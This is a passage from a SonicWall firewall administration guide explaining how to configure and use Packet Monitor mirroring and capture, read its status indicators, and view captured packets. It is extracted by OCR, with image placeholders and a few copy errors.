
This section describes how to configure Packet Monitor mirror settings. Mirror settings provide a way to send packets to a different physical port of the same firewall or to send packets to, or receive them from, a remote SonicWall firewall.

To configure mirror settings:


1 Navigate to the **Dashboard > Packet Monitor** page.



2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.



3 Click the **Mirror** tab.



4 Under **Mirror Settings**, enter the desired maximum rate for mirror data into the **Maximum mirror rate (in kilobits per second)** field. If this rate is exceeded during mirroring, the excess packets are not mirrored but counted as skipped packets. This rate applies to mirroring both locally to an interface or to a remote firewall. The default and minimum value is **100** kbps, and the maximum is 1 Gbps.

5 Select the **Mirror only IP packets** checkbox to prevent mirroring of any non-IP packets, such as ARP or PPPoE. If selected, this option overrides any non-IP Ether types entered in the **Ether Type(s)** field on the **Monitor Filter** tab.

6 Under **Local Mirror Settings**, select the destination interface for locally mirrored packets in the **Mirror filtered packets to Interface** drop-down menu. The default is **None**.

7 Under **Remote Mirror Settings (Sender)**, in the **Mirror filtered packets to remote Sonicwall firewall (IP Address)** field, enter the IP address of the remote SonicWall where mirrored packets are sent. Packets are encapsulated and set to the remote device (specified IP address).

NOTE: The remote SonicWall must be configured to receive the mirrored packets.

8 In the **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** field, enter the pre-shared key to be used to encrypt traffic when sending mirrored packets to the remote firewall. Configuring this field enables an IPSec transport mode tunnel between this appliance and the remote firewall. This pre-shared key is used by IKE to negotiate the IPSec keys.

NOTE: Enabling this option also enables an IPSec transport mode tunnel between this appliance and the remote firewall.

9 Under **Remote Mirror Settings (Receiver)**, in the **Receive mirrored packets from remote Sonicwall firewall (IP Address)** field, enter the IP address of the remote appliance that receives mirrored packets. Packets are decapsulated and sent either to a local buffer or out of another interface as specified in the following options.

NOTE: The remote SonicWall must be configured to send the mirrored packets.

10 In the **Decrypt remote mirrored packets via IPSec (preshared key-IKE)** field, enter the previously configured pre-shared key to be used to encrypt/decrypt traffic when receiving mirrored packets from the remote firewall. This pre-shared key is used by IKE to negotiate the IPSec keys.

NOTE: Enabling this option also enables an IPSec transport mode tunnel between this appliance and the remote firewall.


11 To mirror received packets to another interface on the local SonicWall, select the interface from the **Send received remote mirrored packets to Interface** drop-down menu. The default is **None**.

12 To save all remote mirrored packets in the local capture buffer, select the **Send received remote mirrored packets to capture buffer** checkbox. This option is independent of sending mirrored packets to another interface, and both can be enabled if desired.

13 To save your settings and exit the dialog, click **OK**.

Configuring Packet Processing – SuperMassive 9800 Only

14 If you do not have a SuperMassive 9800 firewall, go to



15


Verifying Packet Monitor Activity

This section describes how to tell if your packet monitor, mirroring, or FTP logging is working correctly according to the configuration.

Topics:

Understanding Status Indicators

The **Packet Monitor** section displays status indicators for packet capture (trace), mirroring, and FTP logging. Information popup tooltips display the configuration settings.



Topics:

Packet Capture Status (Trace)

The first line in the **Packet Monitor** section is the packet capture status indicator, which is labeled **Trace**, and shows one of the following three conditions:

- **Red** – Capture is stopped
- **Green** – Capture is running and the buffer is not full
- **Yellow** – Capture is on, but the buffer is full

The **Trace** also displays:

- On/off indicator
- **Buffer size**, in KB
- Number of **Packets captured**
- Percentage of buffer space used (**Buffer is % full)**
- How much of the buffer has been lost (**MB of Buffer lost**). Lost packets occur when automatic FTP logging is turned on, but the file transfer is slow for some reason. If the transfer is not finished by the time the buffer is full again, the data in the newly filled buffer is lost.

  NOTE: Although the buffer wrap option clears the buffer upon wrapping to the beginning, this is not considered lost data.

Mirroring Status

There are three status indicators for packet mirroring:

- **Local mirroring – Packets sent to another physical interface on the same SonicWall**

  For local mirroring, the status indicator shows one of the following three conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on
  - **Yellow** – Mirroring is on but disabled because the local mirroring interface is not specified

  The local mirroring row also displays the following statistics:

  - On/off indicator

- **Mirroring to interface** – The specified local mirroring interface
- **packets mirrored** – The total number of packets mirrored locally
- **pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
- **pkts exceeded rate** – The total number of packets that skipped mirroring due to rate limiting

- **Remote mirroring Tx – Packets sent to a remote SonicWall**

  For Remote mirroring Tx, the status indicator shows one of the following three conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on and a remote SonicWall IP address is configured
  - **Yellow** – Mirroring is on but disabled because the remote device rejects mirrored packets and sends port unreachable ICMP messages

  The Remote mirroring Tx row also displays the following statistics:

  - On/off indicator
  - **Mirroring to** – The specified remote SonicWall IP address
  - **packets mirrored** – The total number of packets mirrored to a remote SonicWall appliance
  - **pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
  - **pkts exceeded rate** – The total number of packets that failed to mirror to a remote SonicWall, either due to an unreachable port or other network issues

- **Remote mirroring Rx – Packets received from a remote SonicWall**

  For Remote mirroring Rx, the status indicator shows one of the following two conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on and a remote SonicWall IP address is configured

  The Remote mirroring Rx row also displays the following statistics:

  - On/off indicator
  - **Receiving from** – The specified remote SonicWall IP address
  - **mirror packets rcvd** – The total number of packets received from a remote SonicWall appliance
  - **mirror packets rcvd but skipped** – The total number of packets received from a remote SonicWall appliance that failed to get mirrored locally due to errors in the packets

FTP Logging Status

The FTP logging status indicator shows one of the following three conditions:

- **Red** – Automatic FTP logging is off
- **Green** – Automatic FTP logging is on
- **Yellow** – The last attempt to contact the FTP server failed, and logging is now off

  NOTE: To restart automatic FTP logging, see Restarting FTP Logging on page 135.

The local mirroring row also displays the following statistics:

- On/off indicator

- **FTP Server Pass/Failure count: 0/0** – the number of successful and failed attempts to transfer the buffer contents to the FTP server
- **FTP Thread is Busy/Idle** – the current state of the FTP process thread
- **Buffer status** – the status of the capture buffer

Current Buffer Statistics

The **Current Buffer Statistics** row summarizes the number of each type of packet in the local capture buffer:


- **Dropped** – number of dropped packets
- **Forwarded** – number of dropped packets
- **Consumed** – number of dropped packets
- **Generated**, – number of dropped packets

Current Configurations

The **Current Configurations** row provides dynamic information about configured settings for:

- **Filters**, both **Capture Filters** and **Display Filters**
- **General**, both **General Settings** and **Advanced Settings**
- **Logging**
- **Mirroring**, **Mirror Settings**

When you hover your mouse pointer over one of the information icons or its label, a popup tooltip displays the current settings for that selection.



Clearing the Status Information

You can clear the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.

1 Navigate to the **Dashboard > Packet Monitor** page.


2 Click the **Clear** button.

Using Packet Monitor and Packet Mirror

In addition to the **Configure** button, the top of the **Dashboard > Packet Monitor** page provides several buttons for general control of the packet monitor feature and display:

- **Configure** – Displays the **Packet Monitor Configuration** dialog. For more information, see Configuring Packet Monitor on page 123.
- **Monitor All** – Resets current monitor filter settings and advanced page settings so that traffic on all local interfaces is monitored. A confirmation dialog displays when you click this button.
- **Monitor Default** – Resets current monitor filter settings and advanced page settings to factory default settings. A confirmation dialog displays when you click this button.
- **Clear** – Clears the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.
- **Refresh** – Refreshes the packet display windows on this page to show new buffer data.

The **Dashboard > Packet Monitor** page is shown below:



For an explanation of the status indicators near the top of the page, see Understanding Status Indicators on page 140.


The other buttons and displays on this page are described in the following sections:

- Starting and Stopping Packet Capture on page 145
- Starting and Stopping Packet Mirror on page 145
- Viewing Captured Packets on page 146

Starting and Stopping Packet Capture

You can start a packet capture that uses default settings without configuring specific criteria for packet capture, display, FTP export, and other settings. If you start a default packet capture, the SonicWall security appliance will capture all packets except those for internal communication, and will stop when the buffer is full or when you click **Stop Capture**.

1 Navigate to the **Dashboard > Packet Monitor** page.



2 Optionally click **Clear** to set the statistics back to zero.

3 Under **Packet Monitor**, click **Start Capture**.

4 To refresh the packet displays to show new buffer data, click **Refresh**.

5 To stop the packet capture, click **Stop Capture**.


You can view the captured packets in the **Captured Packets**, **Packet Detail**, and **Hex Dump** sections of the **Packet Monitor** page. See Viewing Captured Packets on page 146.

Starting and Stopping Packet Mirror

You can start packet mirroring that uses your configured mirror settings by clicking **Start Mirror**. It is not necessary to first configure specific criteria for display, logging, FTP export, and other settings. Packet mirroring stops when you click **Stop Mirror**.

To start or stop Packet Monitor:

1 Navigate to the **Dashboard > Packet Monitor** page.



2 Under **Packet Monitor**, click **Start Mirror** to start mirroring packets according to your configured settings.


3 To stop mirroring packets, click **Stop Mirror**.

Viewing Captured Packets

The **Dashboard > Packet Monitor** page provides three sections to display different views of captured packets:

- About the Captured Packets Display on page 146
- About the Packet Detail Display on page 148
- About the Hex Dump Display on page 148

About the Captured Packets Display



The **Captured Packets** section displays statistics about each packet:

- **#** - Packet number relative to the start of the capture.
- **Time** - Date and time the packet was captured.
- **Ingress** - Firewall interface on which the packet arrived is marked with an asterisk (*). The subsystem type abbreviation is shown in parentheses. Subsystem type abbreviations are defined in Subsystem type abbreviations.

Subsystem type abbreviations

Abbreviation	Definition
i	Interface
hc	Hardware based encryption or decryption
sc	Software based encryption or decryption
m	Multicast
r	Packet reassembly
s	System stack
ip	IP helper
f	Fragmentation

- **Egress** - Firewall interface on which the packet was captured when sent out. The subsystem type abbreviation is shown in parentheses. See Subsystem type abbreviations for definitions of subsystem type abbreviations.
- **Source IP** - Source IP address of the packet.
- **Destination IP** - Destination IP address of the packet.
- **Ether Type** - Ethernet type of the packet from its Ethernet header.
- **Packet Type** - Type of the packet depending on the Ethernet type; for example:

Ethernet type	Packet type
IP packets	TCP, UDP, or another protocol that runs over IP
PPPoE packets	PPPoE Discovery or PPPoE Session
ARP packets	Request or Reply


- **Ports [Src, Dst]** - Source and destination TCP or UDP ports of the packet
- **Status** - Shows the state of the packet with respect to the firewall. A packet can be dropped, generated, consumed, or forwarded by the firewall. You can position the mouse pointer over dropped or consumed packets to show this information:


Packet status	Displayed value	Definition of displayed value
Dropped	Module-ID = <*integer*>	Value for the protocol subsystem ID
	Drop-code = <*integer*>	Reason for dropping the packet
	Reference-ID: <*code*>	SonicWall-specific data
Consumed	Module-ID = <*integer*>	Value for the protocol subsystem ID

- **Length [Actual]** - Number of bytes captured in the buffer for this packet. Actual value, in brackets, is the number of bytes transmitted in the packet.
- **Blade** (SuperMassive 9800 only) - Blade processing the packet.

About the Packet Detail Display


When you click on a packet in the **Captured Packets** section, the packet header fields are displayed in the **Packet Detail** section. The display varies depending on the type of packet that you select.





About the Hex Dump Display

When you click on a packet in the **Captured Packets** section, the packet data is displayed in hexadecimal and ASCII format in the **Hex Dump** section. The hex format is shown on the left side of the window, with the corresponding ASCII characters displayed to the right for each line. When the hex value is zero, the ASCII value is displayed as a dot.




14

Tracking Potential Security Threats

Dashboard > Log Monitor

NOTE: For increased convenience and accessibility, the **Log Monitor** page can be accessed either from **Dashboard > Log Monitor** or **Log > Log Monitor**. The two pages provide identical functionality.

The SonicWall network security appliance maintains an Event log for tracking potential security threats.




The event log can be sent automatically to an Email address for convenience and archiving. Alerts from the **Log Monitor** can also be sent via Email and can alert you about such things as attacks to your firewall. Alerts are

